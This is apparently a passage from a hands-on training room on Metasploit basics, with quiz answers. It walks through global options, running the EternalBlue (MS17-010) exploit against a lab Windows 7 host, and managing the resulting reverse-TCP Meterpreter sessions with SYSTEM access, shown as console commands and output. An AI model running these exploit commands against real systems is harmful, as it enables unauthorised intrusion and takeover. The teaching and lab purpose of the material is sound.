You can use the `setg` command to set values that will be used for all modules. The `setg` command is used like the set command. The difference is that if you use the `set` command to set a value using a module and you switch to another module, you will need to set the value again. The `setg` command allows you to set the value so it can be used by default across different modules. You can clear any value set with setg using `unsetg`.

The example below uses the following flow;

1. We use the ms17_010_eternalblue exploitable
2. We set the RHOSTS variable using the `setg` command instead of the set command
3. We use the `back` command to leave the exploit context
4. We use an auxiliary (this module is a scanner to discover MS17-010 vulnerabilities)
5. The `show options` command shows the RHOSTS parameter is already populated with the IP address of the target system.

Navigating modules:

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name         Current Setting
Required  Description
----         ---------------
--------  -----------
CHECK_ARCH   true                                                      no
Check for architecture on vulnerable hosts
CHECK_DOPU   true                                                      no
Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE   false                                                     no
Check for named pipe on vulnerable hosts
NAMED_PIPES  /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt  yes
List of named pipes to check
RHOSTS       10.10.165.39                                              yes
The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
RPORT        445                                                       yes
The SMB service port (TCP)
SMBDomain    .                                                         no
The Windows domain to use for authentication
SMBPass                                                                no
The password for the specified username
SMBUser                                                                no
The username to authenticate as
THREADS      1                                                         yes
The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

The `setg` command sets a global value that will be used until you exit Metasploit or clear it using the `unsetg` command.

Using modules

Once all module parameters are set, you can launch the module using the `exploit` command. Metasploit also supports the run command, which is an alias created for the `exploit` command as the word exploit did not make sense when using modules that were not exploits (port scanners, vulnerability scanners, etc.).

The `exploit` command can be used without any parameters or using the "`-z`" parameter.
The `exploit -z` command will run the exploit and background the session as soon as it opens.

The exploit -z command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7
Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at
2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

```
[+] 10.10.12.229:445 -
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 2 created in the background.
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

This will return you the context prompt from which you have run the exploit.
Some modules support the `check` option. This will check if the target system is vulnerable without exploiting it.

Sessions
Once a vulnerability has been successfully exploited, a session will be created. This is the communication channel established between the target system and Metasploit.

You can use the `background` command to background the session prompt and go back to the msfconsole prompt.

Backgrounding sessions:

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatively, `CTRL+Z` can be used to background sessions.
The `sessions` command can be used from the msfconsole prompt or any context to see the existing sessions.

Listing active session:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

     Id  Name  Type                     Information
Connection
     --  ----  ----                     -----------
----------
     1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
     2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============
```

```
      Id  Name  Type                     Information
Connection
      --  ----  ----                     -----------
----------
      1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
      2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 >
```

To interact with any session, you can use the `sessions -i` command followed by the desired session number.

Interacting with sessions:

```
msf6 > sessions

Active sessions
===============

      Id  Name  Type                     Information
Connection
      --  ----  ----                     -----------
----------
      1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
      2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC
10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Answer the questions below

How would you set the LPORT value to 6666?

set LPORT 6666

How would you set the global value for RHOSTS to 10.10.19.23 ?

setg RHOSTS 10.10.19.23

What command would you use to clear a set payload?

unset PAYLOAD

What command do you use to proceed with the exploitation phase?

exploit

Task 5 Summary

As we have seen so far, Metasploit is a powerful tool that facilitates the exploitation process. The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.

Metasploit provides many modules that you can use for each step of the exploitation process. Through this room, we have seen the basic components of Metasploit and their respective use.

It would be best if you also had used the ms17_010_eternalblue exploit to gain access to the target VM.

In the following rooms, we will cover Metasploit and its components in more detail. Once completed, this module should give you a good understanding of the capabilities of Metasploit.

Answer the questions below

No answer needed.